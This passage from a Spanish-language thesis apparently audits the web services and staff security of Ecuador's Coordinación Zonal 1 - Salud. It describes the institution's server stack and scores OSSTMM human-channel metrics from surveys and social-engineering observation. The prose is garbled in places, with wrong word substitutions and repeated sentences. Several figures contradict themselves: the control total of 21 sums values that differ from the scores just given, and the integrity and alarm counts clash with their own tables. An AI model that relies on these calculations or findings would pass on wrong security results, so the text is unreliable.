- Servidores instalados Virtualizador de servicios para administrar todos los servicios y aplicaciones de la Zona1: sistema operativo como Linux.
- Plataforma de videoconferencia: Sistema operativo a través de Linux, firewalld, Sistema de detección y prevención de intrusos Fail2ban.
- Telefonía Ip con enlace E1.
- Servicio de inventario es atreves de los activos de TI en red, Open Source que lo permite recopilar además de la (Coordinación Zonal 1-Salud, 2015)información sobre el hardware y software de equipos que hay en la red. Instalado en sistema operativo Linux.
- Gestor de direcciones IP para administrar de manera ordenada las direcciones IP. Instalado en sistema operativo Linux

- Servicio de gestión de servicios de tecnología de la información Open Source, herramienta web que permite gestionar integralmente el parque informático (Equipos: servidores, ordenadores, periféricos, impresoras, multifuncionales, entre otros). Instalado en sistema operativo Linux. (Coordinación Zonal 1-Salud, 2015)

3.4.1 Página Web

La Coordinación Zonal 1 de Salud ha implementado una página web, la cual se muestra en la Figura 12, y está basada en el sistema operativo Linux y una plataforma de gestión de contenido. Además, el servicio HTTPS proporciona seguridad y privacidad en la transmisión de datos a través de la red. La página web es informativa y brinda información sobre la Ley Orgánica de Transparencia y Acceso a Información Pública, lo que facilita el acceso a la información relevante. (Coordinación Zonal 1-Salud, 2015)

Además, los usuarios tienen acceso directo a algunos servicios externos desde la página web, como correo electrónico a través de zimbra, plataforma cloud y sistema de gestión de documentos quipux. Estos servicios permiten a los usuarios acceder a información y recursos importantes de manera rápida y eficiente.

También se encuentra protegido por un servidor de Administración central Antivirus y un proxy Squid. La coordinación cuenta con un sistema VPN Ipsec para conectarse de manera segura con el firewall de seguridad perimetral de un establecimiento de 3 nivel y tener conectividad con la consola de Administrador central de seguridad. Estas medidas garantizan la integridad y seguridad de la información presentada en la página web institucional de la Coordinación Zonal 1 - Salud. (Coordinación Zonal 1 - Salud, 2015)

Figura 12

Página web de la Coordinación Zonal 1 – Salud

Nota. Tomado de la página web de la (Coordinación Zonal 1 - Salud, 2015)

3.4.2 Plataforma Cloud

Para sus operaciones, la Coordinación Zonal 1 - Salud utiliza la Plataforma Cloud. Esta plataforma incluye un sistema operativo Linux, una base de datos y una variedad de módulos que le brindan las características necesarias para su trabajo. Se incluyen un firewall para proteger la seguridad de la red, un módulo cloud, un módulo de chat y videoconferencias y un módulo colaborativo. Además, existe un sistema de detección y prevención de intrusos Fail2ban que garantiza la integridad de los datos y la seguridad de los datos almacenados en la plataforma. La Coordinación Zonal 1 de Salud puede trabajar en la nube de manera eficiente y segura con esta combinación de tecnologías. (Coordinación Zonal 1-Salud, 2015)

3.4.3 Plataforma de virtualización Proxmox

La Coordinación Zonal 1 de Salud utiliza Proxmox Virtual Environment, un entorno de virtualización gratuito para servidores de código abierto. Esta plataforma, que

se basa en Linux y tiene una estructura similar a Debian, le permite administrar y ejecutar máquinas virtuales además de contenedores de manera más eficiente. Esto incluye una consola web y herramientas de línea de comandos que son muy amigables con su entorno para administradores. De línea de comandos para una administración que muy amigable para su entorno. (Coordinación Zonal 1-Salud, 2015)

Proxmox es de un software libre y puede instalarse en cualquier número de "servidores físicos", lo que hace la conexión de diferentes puentes de comunicación, el uso flexible de procesadores y sockets, además de integrarse con dispositivos de almacenamiento como NAS o SAN a través de canal del través de Ethernet, Además, destaca por sus diversas características en que lo convierten en una herramienta esencial para administradores de sistemas y redes. (Arias, Acosta, Ladoy, Vega, & Yero, 2019).

3.4.4 Servidores virtualizados en Proxmox

La Coordinación Zonal 1 de Salud cuenta para supervisar y administrar todas las aplicaciones y servicios, se ha instalado tres servidores virtualizados. Estos servidores utilizan el sistema operativo como Linux, Además lo que permite una gestión eficiente y segura uno de los múltiples servicios y aplicaciones que brinda el servicio. La virtualización de servicios permite una mejor gestión y optimización a través de los recursos tecnológicos. (Coordinación Zonal 1-Salud, 2015)

La institución ofrece a sus empleados, distritos, unidades operativas, hospitales básicos y centros de salud un servicio de correo electrónico basado en Zimbra. Multidominio es un sistema operativo Linux que funciona como servidor de correo y se encuentra en una plataforma virtualizada de Proxmox. Además, el sistema está integrado con una plataforma de nube y cuenta con medidas de seguridad efectivas como un firewall y un sistema de detección y prevención de intrusiones Fail2ban.

En la actualidad, existen diez direcciones de correo electrónico institucional pertenecientes a los distritos de Imbabura, Sucumbíos y Esmeraldas. Alrededor de 1492 cuentas activas pertenecen a funcionarios de la Coordinación Zonal 1 y sus distritos, unidades operativas, hospitales básicos y centros de salud. Además los usuarios de esta plataforma para el correo electrónico pueden gestionar sus comunicaciones de manera rápida y segura.

3.5 Responsabilidades del Área de la coordinación Zonal 1- Salud

Gestionar los servicios de tecnología de la información de la región de acuerdo con el plan estratégico institucional y administrar las políticas, normas y procedimientos que garanticen la integridad de la información, la optimización de los recursos y los recursos tecnológicos de la organización. (Coordinación Zonal 1-Salud, 2015)

Entregables:

1. Plan de implementación de políticas de tecnologías establecidas por planta central para nivel zonal.
2. Informe de cumplimiento de políticas de tecnologías incluidas en el plan de implementación
3. Procesos, procedimientos operativos y estándares para servicios de infraestructura, redes, comunicaciones y soporte técnico.
4. Informe de disponibilidad de servicio de tecnologías de la información (TI) a nivel zonal.
5. Plan de contingencia de la información y de los servicios de tecnologías de la información (TI)
6. Especificaciones técnicas o términos de referencia de la infraestructura, redes, comunicaciones y servicios de tecnologías de la información (TI) a nivel zona.

7. Arquitectura de infraestructura, redes y comunicaciones zonal.
8. Inventario de equipos de tecnología de la información con garantía a nivel zonal.
9. Catálogo de acuerdos de nivel de servicio de tecnologías de la información y el informe de cumplimiento a nivel zonal.
10. Base de conocimientos de resolución te requerimientos informáticos y registro de errores conocidos y soluciones para los mismos a nivel zonal. (Coordinación Zonal 1 - Salud, 2015)

.

CAPÍTULO IV

APLICACIÓN DE LA METODOLOGÍA

En este capítulo, se aplicará una metodología orientada a identificar los activos en riesgo y establecer los requisitos necesarios para implementar una solución integral que aborde las vulnerabilidades detectadas en los servicios web de la Coordinación Zonal 1-Salud. Para ello, se empleará un enfoque de seguridad que cubra tanto la página web como su entorno, garantizando una protección completa y efectiva frente a posibles amenazas.

Adicionalmente, se realizarán pruebas de penetración empleando herramientas de software libre, como Kali Linux. Para ello, se llevarán a cabo escaneos de puertos utilizando Nmap y Nessus, complementados con auditorías de seguridad mediante Lynis y Joomscan. En cuanto a la implementación de mecanismos de protección, se optará por la plataforma rocky Linux, respaldada por modsecurity. Este enfoque integral contribuirá significativamente al fortalecimiento de la seguridad del servicio web, proporcionando una defensa robusta frente a posibles amenazas y garantizando la integridad de la infraestructura ante ciberataques.

La implementación de las pruebas se realizará en un segmento aislado de la red, enfocándose exclusivamente en pruebas interna. Es importante señalar que las pruebas externas no se llevarán a cabo para proteger la confidencialidad de la Coordinación Zonal 1 - Salud. En línea con las políticas de seguridad interna, la evaluación se centrará en posibles ataques internos, lo que permitirá identificar vulnerabilidades o amenazas que puedan surgir dentro de la red de datos.

4.1 Parámetros de la Calculadora RAV en OSSTMMv3

Estos controles se implementan o mitigan o previenen amenazas para la fórmula generalmente se mide en una escala basada en la cantidad y efectividad de controles. Máximos y mínimos: Puede variar de 0 (sin controles) a 1 (todos los controles efectivos y presentes). No es imposible llegar al 100% en controles porque siempre existe la posibilidad de que un control falle o no cubra todas las posibles amenazas.

Vulnerabilidades el Grado de exposición a través del sistema a vulnerabilidades conocidas. En este caso para la Fórmula se cuantifica por el número de vulnerabilidades identificadas y su gravedad. Para los datos máximos y mínimos: Va de 0 (sin vulnerabilidades) a 1 (exposición completa a todas las vulnerabilidades conocidas). Un sistema nunca puede estar completamente libre de vulnerabilidades, ya que siempre existe la posibilidad de vulnerabilidades no descubiertas.

Exposiciones el número de formas en que un sistema está expuesto a amenazas externas. Se calcula en función de la cantidad de puertas de enlace, servicios expuestos además de otros factores de exposición. Los datos máximos y mínimos: De 0 (sin exposición) a 1 (exposición total). La eliminación completa de exposiciones no es posible en sistemas conectados, por lo que el valor nunca llega a 0.

Los rangos y valores en la metodología OSSTMM se eligen para reflejar una visión realista por lo tanto es alcanzable de la seguridad. Al establecer valores máximos y mínimos, se reconoce que:

- **Ningún sistema es perfecto**. Siempre habrá un nivel por lo tanto el riesgo residual.

- **La seguridad es un proceso continuo**. Los valores para los cuales ayudan a priorizar además de los esfuerzos y a enfocar en este caso los recursos donde más se puedan necesitar.
- **Equilibrio entre seguridad y funcionalidad.** No existe un sistema 100%

El propósito de los controles de seguridad humana se utiliza para evaluar el nivel de protección que brinda el personal de la agencia contra los activos y bienes de la agencia. Aunque los propietarios de propiedades pueden decir que las cuidan bien, es importante tener pruebas. Para lograr esto, se utilizarán diferentes enfoques de ingeniería social.

Las pruebas de seguridad humana se realizan principalmente para aumentar la conciencia del personal de seguridad y evaluar su cumplimiento de las regulaciones de seguridad establecidas por las políticas de la organización, las regulaciones de la industria o la legislación regional. Estas pruebas tienen como objetivo encontrar posibles errores o desviaciones de los estándares de seguridad necesarios.

4.2.1 Encuesta

Para el estudio de La Coordinación Zonal 1- Salud se tomó el área de Tics al administrador y a 2 personas responsables del área de Tics. en función de la estructura organizativa que está vigente. Para obtener resultados que reflejen el propósito del estudio, se utilizó un principio de muestreo estándar. Este principio establece que los auditore deben definir los criterios para las específicos para seleccionar los elementos del universo a auditar. El propósito para la implementar los criterios mencionados anteriormente en esta situación es la obtener una muestra representativa.

Se crearon diez encuestas, que se distribuyeron a cada director de la siguiente manera:

- Dirección Zonal de Asesoría Jurídica
- Dirección zonal de Tecnologías de la Información y Comunicación
- Dirección Zonal de Dirección Zonal de Comunicación Imagen y Prensa
- Dirección Provinciales De Salud
- Dirección Zonal de Planificación Dirección Zonal Administrativa Financiera
- Dirección Zonal de Gobernanza De Salud
- Dirección Zonal de Vigilancia De La Salud Pública
- Dirección Zonal de La Promoción de Salud E Igualdad
- Dirección Zonal de Provisión y Calidad de los Servicios de Salud

Es importante destacar que la encuesta fue diseñada de tal manera que los funcionarios no se sintieran afectados por los resultados. Es así que , para garantizar una evaluación más auténtica y objetiva, se decidió mantener el anonimato de los participantes.

4.2.2 Porosidad -

Es necesario establecer métricas cuantificables para la confianza, el acceso y la visibilidad en los canales físico y humano. A continuación se explica el procedimiento utilizado para lograr estos resultados.

4.2.2.1 Visibilidad (PV).

La porosidad de la visibilidad (PV) se refiere a la lista de directores en cada departamento de la Coordinación Zonal 1- Salud que tienen acceso a procesos particulares, ya sea mediante autorización explícita o no autorizada, sin importar el tipo de acceso o el procedimiento utilizado para recopilar esta información. La Tabla 7

muestra el cálculo numérico de este indicador conforme a las pautas de la metodología utilizada.

Tabla 7

Resultados de la Visibilidad para el canal humano

Visibilidad		
Técnica	Observación directa	
Objetivo	Data center	
Dirección Zonal	Dirección zonal de Tecnologías de la Información y Comunicación (*)	Dirección Zonal de Asesoría Jurídica Dirección zonal de Tecnologías de la Información y Comunicación Dirección Zonal de Dirección Zonal de Comunicación Imagen y Prensa Dirección Provinciales De Salud Dirección Zonal de Planificación Dirección Zonal Administrativa Financiera Dirección Zonal de Gobernanza De Salud Dirección Zonal de Vigilancia De La Salud Pública Dirección Zonal de La Promoción de Salud E Igualdad Dirección Zonal de Provisión y Calidad de los Servicios

Enumeración	Autorizado	No Autorizado

Nota. Adaptado mediante información de la Coordinación Zonal 1 - Salud

El valor PV = 1 representa el índice numérico de visibilidad en el canal humano. Este resultado se calcula sumando las puntuaciones asignadas en la tabla previa, tras identificar al personal autorizado para los procesos específicos relacionados con el objetivo, en este caso, el centro de datos. Para obtener un valor más preciso y representativo, se emplearon técnicas de persuasión y observación en dos jornadas diferentes.

4.2.2.2 Acceso (***PA***)

El índice de Acceso (PA) se basa en la cantidad de ubicaciones donde puede haber interacción. Aunque es común el robo de información al personal fuera de la oficina, esto puede ser limitado al restringir las interacciones solo dentro del alcance para proteger la vida privada del personal.

Para proteger la vida privada de los empleados, los escenarios fuera de las estaciones de trabajo no se consideraron en el análisis realizado para calcular el valor numérico del apartado de acceso. De esta manera, se puede apreciar cómo se consideraron únicamente las interacciones dentro del alcance, lo que permitió obtener un resultado más preciso y alineado con las prácticas de protección de los derechos del personal. La Tabla 8 contiene esta información.

Tabla 8

Resultados del Acceso para el canal humano

Acceso	
Técnica	Encuesta
Proceso de Acceso	Data center

Autoridad	Dirección zonal de Tecnologías de la Información y Comunicación	Dirección zonal de Tecnologías de la Información y Comunicación
Autenticación	Requiere Autorización	No Requiere Autorización

Nota: Elaboración propia

La tabla anterior muestra los diferentes escenarios donde una interacción puede ocurrir sin la aprobación del empleado responsable de la información generada en su oficina. Sumando estos escenarios, se obtiene el valor numérico del acceso al canal humano, ***PA = 1***. Estos ejemplos incluyen el uso de herramientas informáticas, dispositivos móviles, contraseñas y computadoras personales.

4.2.2.3 Confianza (*PT*)

El valor numérico asociado con la Confianza (PT) la Tabla 9 contiene la evaluación integral que calcula, que mide el nivel de confianza entre los miembros del personal dentro del alcance especificado. Esta evaluación incluye el acceso a información o activos físicos de otros objetivos que caen dentro del mismo alcance, como explica Herzog (2010).

Tabla 9

Resultados del Confianza para el canal humano

Confianza		
Técnica	Sin credencial	
Proceso de Acceso	Data center	
Autoridad	Dirección zonal de Tecnologías de la	Dirección zonal de Tecnologías de la Información y Comunicación

	Información y Comunicación	
Información Obtenida	Uso de credenciales (*) Acceso a los activos físicos (*)	No Requiere Autorización

Nota. Elaboración propia

Se obtuvo un valor numérico para la confianza en el canal humano marcado con un asterisco en la tabla anterior, que es igual a PT = 1. Este resultado se basa en las tres principales métricas de acceso. Los principales objetivos de este estudio son los funcionarios de la Dirección Zonal de Tecnologías de la Información y Comunicación y el personal de seguridad. Se determinó que estos empleados deben usar credenciales especiales para acceder a áreas restringidas, lugares de trabajo de otros empleados y activos físicos de la Institución.

Después de obtener las ponderaciones de Visibilidad, Acceso y Confianza del canal auditado, se calcula el valor total de **Porosidad** u $\boldsymbol{OpSec_{sum}}$, Para realizar este cálculo, se debe aplicar la ecuación correspondiente de acuerdo con la metodología de evaluación utilizada en este caso aplicar la Ecuación 1 (véase pág. 49).

$$\boldsymbol{OpSecsum}=\boldsymbol{PV}+\boldsymbol{PA}+\boldsymbol{PT}$$

$$\boldsymbol{OpSecsum}=1+1+1$$

$$\boldsymbol{OpSecsum}=3$$

4.2.3 Controles

Es necesario llevar a cabo evaluaciones con el propósito de identificar y catalogar los diversos controles implementados para salvaguardar el valor de los activos de la organización auditada, según lo indicado (Herzog, 2010)

4.2.3.1 Autenticación (LC_{Au}).

Para garantizar que solo tengan acceso las partes identificables, autorizadas y los enumere y audite al personal de la oficina en busca de vulnerabilidades y los permisos necesarios para interactuar con ellos para garantizar que el acceso esté limitado a partes y audiencias identificables y autorizadas. Para que los mecanismos de autenticación se utilicen correctamente, la autorización y la identificación deben ser parte del mismo sistema de proceso.

El análisis utilizado para calcular el valor numérico de este ítem se encuentra en la Tabla10.

Tabla 10

Resultados del control de Autenticación para el canal humano

Autenticación		
Técnica	Encuesta	
Departamentos y Áreas	Entrada Principal Departamentos u Oficinas Data center	
Herramientas	Biométrico Credencial	
Información Obtenida	Uso de credenciales (*) Acceso a los activos	No Requiere Autorización

Nota. Elaboración propia

A base de la implementación de estrategias de ingeniería social, se identificaron tres procedimientos en diferentes instancias de La Coordinación Zonal 1- Salud basados en la observación y la persuasión. Estos métodos le permiten interactuar con el particular de admisión como se notificación en la estante anterior, que cubre el usufructo de sistemas biométricos en virtud del valor obtenido de la Autenticación es $LCAu=1$. Es importante destacar que, para acceder, a las inhalaciones de la Coordinación Zonal 1- Salud.

4.2.3.2 Indemnización

Registre y enumere los abusos o fraudes de las políticas de los empleados, seguros, no divulgación, no competencia, responsabilidad o uso/uso con acceso a todos los empleados dentro de un límite. La única es un Actas de responsabilidad en seguridad de la información (*)

Por lo tanto, el valor numérico que representa la compensación se obtiene sumando todos los valores asignados a la declaración anterior, en este caso $LCLd=1$. Esto se debe a la presencia de y solo documentos legales que protegen legalmente la integridad de los recursos monitorear y exigir a los empleados el cumplimiento de las políticas.

4.2.3.3 Resistencia (LC_{Re}).

La resistencia al acceso al centro de datos es un factor clave para garantizar la protección de los activos de información del sistema informático. Sin embargo, de acuerdo a los resultados obtenidos en la Tabla 11, se encontraron errores entre el personal responsable del ingreso, lo que podría poner en riesgo la seguridad del sistema.

Tabla 11

Resultados del control de Resistencia para el canal humano

	Resistencia
Técnica	Encuesta

Personal que accede al Data center	Dirección zonal de Tecnologías de la Información y Comunicación (*) Personal de seguridad

Nota. Elaboración propia

Es importante destacar que destituir o despedir al personal de recepción no es la mejor solución a este problema, ya que puede introducir otros riesgos, como la falta de control de acceso y violaciones de la privacidad. En su lugar, deberían implementarse controles de seguridad adicionales, como la autenticación de dos factores y el monitoreo continuo del acceso al centro de datos.

En resumen, con base en el análisis realizado en la tabla anterior, podemos concluir que el valor numérico de Resistencia para este canal es igual a $LCRe=1$,

4.2.3.4 Subyugación ($LCsu$).

La comunicación segura a través de canales como el correo electrónico o las líneas telefónicas públicas puede tener varias dificultades para proteger la información que se comparte. En primer lugar, estos canales no cifran los datos transmitidos de manera segura, lo que significa que cualquiera que tenga acceso a la red puede interceptar y leer la información. Además, estos canales carecen de controles de acceso adecuados, lo que significa que cualquier persona puede acceder a la información, incluso si no tiene permiso para hacerlo.

La falta de instrucciones claras para el personal es otra limitación de seguridad en el control de subyugación en este caso el canal auditado posea un valor $LCsu=1$. Esto podría resultar en errores laborales y falta de uniformidad en la forma en la que realizan las tareas. Para garantizar que la información se comparta de manera segura y eficiente, es fundamental establecer controles claros y aplicables.

4.2.3.5 Continuidad (LCc_t).

Cualquier organización debe tener acceso rápido y efectivo al servicio de soporte. Sin embargo, hay insuficiencias que pueden retrasar la respuesta. En primer lugar, es posible que el personal de apoyo no haya recibido la capacitación adecuada para abordar todos los posibles problemas o consultas. Esto puede causar demoras en la respuesta o incluso la resolución incorrecta de problemas.

Es posible que los mecanismos automatizados para acceder al personal de recepción alternativo no estén disponibles o no funcionen correctamente. Esto puede ser el resultado de problemas técnicos o de un mantenimiento inadecuado. En cualquier caso, el tiempo de respuesta y la satisfacción del usuario pueden verse afectados por problemas técnicos. El análisis utilizado para calcular el valor numérico de este ítem, que incluyó métodos de ingeniería social de observación y valores de encuesta, se muestra en la Tabla 12.

Tabla 12

Resultados del control de Continuidad para el canal humano

Continuidad		
Técnica	Encuesta, Observación.	
Condición	Enfermedad Vacaciones Situaciones externas	
Responsables	Directores departamentales Personal Guardianía Personal de apoyo TICS	Conflictos (*)

Nota. Elaboración propia

El control de continuidad de este canal encontró el valor $LCc_f=1$, lo que indica que el valor anotado corresponde al cargo del director de departamento. Si el valor no se encuentra, habrá un conflicto es decir que cuando exista la ausencia del director generara conflictos en las áreas departamentales.

4.2.3.6 No repudio (LC_{NR}).

Documentar y demostrar los esfuerzos y fallas del personal de la oficina para identificar y registrar con precisión el acceso y las interacciones con los activos, proporcionando evidencia concreta para refutar las reclamaciones denegadas. Si la identificación y la autorización se configuran correctamente, el control de no repudio funcionará sin restricciones.

La Tabla 13 contiene el análisis que determina el valor numérico de este elemento.

Tabla 13

Resultados del control de No repudió para el canal humano

	No repudio	
Técnica	Observación	Encuesta
Personal Recepción	Oficinas de la MSP CZ-1	Registros (*)
	Garaje	Registros (*)

Nota. Elaboración propia

En este canal, el componente No Repudio tiene un valor numérico de ***LCNR=2*** Esto se debe a que, en la tabla anterior, el personal de recepción de dos de ellas mantiene registros de acceso de personas a los activos de la institución

4.2.3.7 Confidencialidad (LC_{cf}).

Registrar y demostrar los esfuerzos y deficiencias del personal de recepción para identificar y documentar con precisión las visitas e interacciones y proporcionar pruebas

concretas para impugnar las reclamaciones rechazadas. El control indiscutible se basa en el establecimiento y ejecución adecuados de la identificación y la autorización.

La Tabla 14 presenta el análisis realizado para determinar el valor numérico de este elemento.

Tabla 14

Resultados del control de Confidencialidad para el canal humano

Confidencialidad		
Técnica	Observación	Encuesta
Comunicación (Tipos)	Encriptación	Eficiente (*)
	Documentos físicos	Eficiente (*)
	Correo Electrónico institucional	Eficiente (*)

Nota. Elaboración propia

Se obtiene un valor numérico para el control de confidencialidad para este canal de ***LCCf=3*** al contabilizar los valores señalados con un asterisco en la tabla anterior. Esto se debe a la utilización de los 3 métodos para proporcionar información vital al personal. Como resultado, se demostró que la comunicación por correo electrónico institucional, encriptación, documentos físicos correo electrónico institucional son estos los métodos más seguros.

4.2.3.8 Privacidad (***LCPr***).

Registrar y evidenciar conductas personales "reservadas" o "privadas" diseñadas para resguardar la confidencialidad de la interacción y el procedimiento de garantizar que los activos solo estén disponibles para aquellos con las autorizaciones de seguridad pertinentes.

La Tabla 15 presenta el análisis realizado para determinar el valor numérico de este elemento.

Tabla 15

Resultados del control de Privacidad para el canal humano

Privacidad		
Técnica	**Observación**	**Encuesta**
Registros	Firmas individuales	Deficiente (*)
	Identificación, cedula	Deficiente (*)
	Interacción Personal	Eficiente (*)

Nota. Elaboración propia

Se evidencio que el valor numérico del control de privacidad para este canal es ***LCPr=3*** después de revisar las entradas de la tabla mencionada anteriormente. Esto se debe a la posibilidad de violar este control a pesar de la implementación de firmas e identificaciones. Ya sea en un entorno cerrado o en una oficina privada, este control solo funciona con interacciones individuales entre las partes involucradas.

4.2.3.9 Integridad (***LCIt***).

Registrar y demostrar Interacciones personales para proteger la confidencialidad de las interacciones y el proceso de hacer que los activos estén disponibles esto es solo para aquellos con las autorizaciones de seguridad adecuadas.

Las deficiencias en todos los segmentos de comunicación dentro del alcance, donde los activos se transmiten a través del canal mediante un proceso registrado, es así que firmando, codificado o marcado para proteger y garantizar que la información de propiedad física no pueda modificarse, usarse indebidamente, desviarse o destruirse sin la participación de partes competentes.

La Tabla 16 presenta el análisis realizado para determinar el valor numérico de este elemento.

Tabla 16

Resultados del control de Integridad para el canal humano

Integridad		
Técnica	**Observación**	**Encuesta**
Métodos	Encriptación	Ineficiente
	Firmas	Eficiente (*)
	Sellos	Eficiente (*)
	Cifrado	Ineficiente

Nota. Elaboración propia

El valor asignado al control de Integridad para este canal es de ***LCIt=2***. La tabla 16 anterior, se observa que existen cinco métodos tales como que permiten garantizar la integridad en el canal humano; de estos, tres se aplican de manera ineficiente (procesos documentados, cifrado y encriptación), mientras que solo dos como son (firmas y sellos) se implementan de manera eficaz.

4.2.3.10 Alarma (*LCAl*).

Registrar y evidenciar el uso de un sistema de aviso o alarma que cubra todo el rango, registra cada puerta en cada canal cuando los empleados detectan una situación sospechosa lo que se debe hacer es indique un intento de intromisión.

La Tabla 17 presenta el análisis realizado para determinar el valor numérico de este elemento.

Tabla 17

Resultados del control de Alarma para el canal humano

	Alarma	
Técnica	Observación	Encuesta
Métodos	Antivirus	Ineficiente
	Alarma	Ineficiente (*)

Nota. Elaboración propia

Como se muestra en la tabla anterior, se evaluaron métodos para este control: estos son antivirus, alarmas, Como se muestra en los valores de la tabla, uno de estos se implementa de manera efectiva para que se evidencie los valores. Como resultado, el valor numérico para el control de alerta en este canal particular es ***LCAl=1***

El siguiente paso es encontrar el valor total de la suma de controles después de completar las pruebas esenciales que son de vital importancia para evaluar la ponderación individual de cada uno de los diez controles. Este proceso se lleva a cabo mediante de la ecuación 2 correspondiente (véase pág. 49).

Por lo tanto, se obtiene:

$$\boldsymbol{TCsum}=\boldsymbol{TCAu}+\boldsymbol{TCId}+\boldsymbol{TCRe}+\boldsymbol{TCSu}+\boldsymbol{TCCt}+\boldsymbol{TCNR}+\boldsymbol{TCCf}+\boldsymbol{TCPr}+\boldsymbol{TCIt}+\boldsymbol{TCAl}$$

$$\boldsymbol{LCsum}=\mathbf{4}+\mathbf{4}+\mathbf{1}+\mathbf{0}+\mathbf{1}+\mathbf{2}+\mathbf{3}+\mathbf{1}+\mathbf{2}+\mathbf{3}\ \boldsymbol{LCsum}=\mathbf{21}$$

4.2.4 Limitaciones

Identificar y documentar tipos de limitaciones de este canal son 5 tipos.

4.2.4.1 Vulnerabilidades ($\boldsymbol{Lv}$).

Cada falla o error se puede observar que pone a prueba las protecciones, a través de las cuales una persona o proceso puede obtener acceso, negar acceso a otros, o

permanecer oculto o activo dentro del ámbito establecido lo que se , debe registrarse de manera individual

La Tabla 18 presenta el análisis realizado para determinar el valor numérico de este elemento.

Tabla 18

Resultados del control de Vulnerabilidad para el canal humano

Vulnerabilidad		
Técnica	Observación	Encuesta
Métodos	La Ley de acceso a la información pública permite el acceso a los datos (*) Un empleado en un nuevo rol puede provocar la filtración de información confidencial para uso interno. (*)	

Nota. Elaboración propia

La vulnerabilidad de este canal tiene un valor numérico de ***Lv=2.*** La tabla anterior muestra, que muestra dos tipos de vulnerabilidades potenciales en durante el proceso de auditoría del canal humano.

4.2.4.2 Debilidad (*Lw*).

Para determinar el valor de esta métrica, es así necesario realizar y hacer un análisis exhaustivo de los controles de Clase A mencionados anteriormente para encontrar posibles fallos, debilidades o errores.

El biométrico y los sistemas o aplicaciones de uso La Coordinación Zonal 1- Salud son controles operacionales de autenticación que pueden fallar al autenticar una persona porque pueden ser vulnerables.

En cuanto al control de compensación, no está seguro de seguro de empresas privadas de seguridad son eludidas o abusadas por los empleados de la Institución.

Como resultado, el valor numérico para la debilidad en este canal es el siguiente, aplicando la ecuación 2 del capítulo II página 49 y tomando en cuenta los valores encontrados en el análisis de las deficiencias de los controles de Clase A mencionados anteriormente.

$$\boldsymbol{Lw} = \boldsymbol{FC_{Au}} + \boldsymbol{FC_{Id}} + \boldsymbol{FC_{Re}} + \boldsymbol{FC_{Su}} + \boldsymbol{FC_{Ct}}$$

$$\boldsymbol{Lw} = \mathbf{2} + 0 + \mathbf{0} + \mathbf{0} + \mathbf{0}$$

$$\boldsymbol{Lw} = 2$$

4.2.4.3 Preocupación (*Lc*).

Se deben realizar las pruebas de control de Clase B para determinar el valor de una medida y luego registrar los valores. Luego, se debe hacer una comparación entre el valor de la medida que se ha calculado y los valores de los controles de Clase B que han producido errores. Estas comparaciones permiten determinar la magnitud del error y ajustar la medida.

Se descubrieron defectos en las dos áreas de La Coordinación Zonal 1- Salud que mantienen un registro de acceso para el control de no repudio.

El método de encriptación de datos utilizado en los dos tipos de comunicaciones seguras utilizados en La Coordinación Zonal 1- Salud presenta deficiencias para el control de confidencialidad. La encuesta muestra que la mayoría de los funcionarios desconocen cómo funciona, a pesar de que hay muchos que lo emplean.

Por lo tanto, después de aplicar la ecuación 3 (véase pág. 52) y sumar los valores marcados anteriormente, que corresponden a los errores o defectos en los controles de clase B, se obtiene que el valor numérico de Preocupación y se obtuvo el valor de:

$$\boldsymbol{LC} = \boldsymbol{FCNR} + \boldsymbol{FCCf} + \boldsymbol{FCPr} + \boldsymbol{FCIt} + \boldsymbol{FCAl}$$

$$\boldsymbol{LC}= \mathbf{2}+\mathbf{1}+\mathbf{0}+\mathbf{0}+\mathbf{0}$$

$$\boldsymbol{LC}=\mathbf{3}$$

4.2.4.4 Exposición (***LE***).

Se descubrió que algunos empleados de la institución permiten que otros inserten dispositivos de almacenamiento externos en sus computadoras, entre otras cosas, gracias a la técnica de observación directa. Varios empleados de la Coordinación Zonal 1 de Salud no terminan la sesión utilizando las aplicaciones de sus computadoras. Como resultado, el valor numérico de exposición del canal humano es de LE***=2***

4.2.4.5 Anomalía (***LA***).

La recopilación de datos de las encuestas realizadas, se evidencian los siguientes resultados, los cuales serán utilizados para determinar el valor numérico de este segmento.

- **Empleados reportan la pérdida accidental de información de sus estaciones de trabajo.**

Como resultado, se puede llegar a la conclusión de que las anomalías en el canal humano así que tienen un valor numérico de ***LA=1*** después de sumar los elementos señalados con una flecha en la lista anterior.

4.2.5 Calculadora RAV

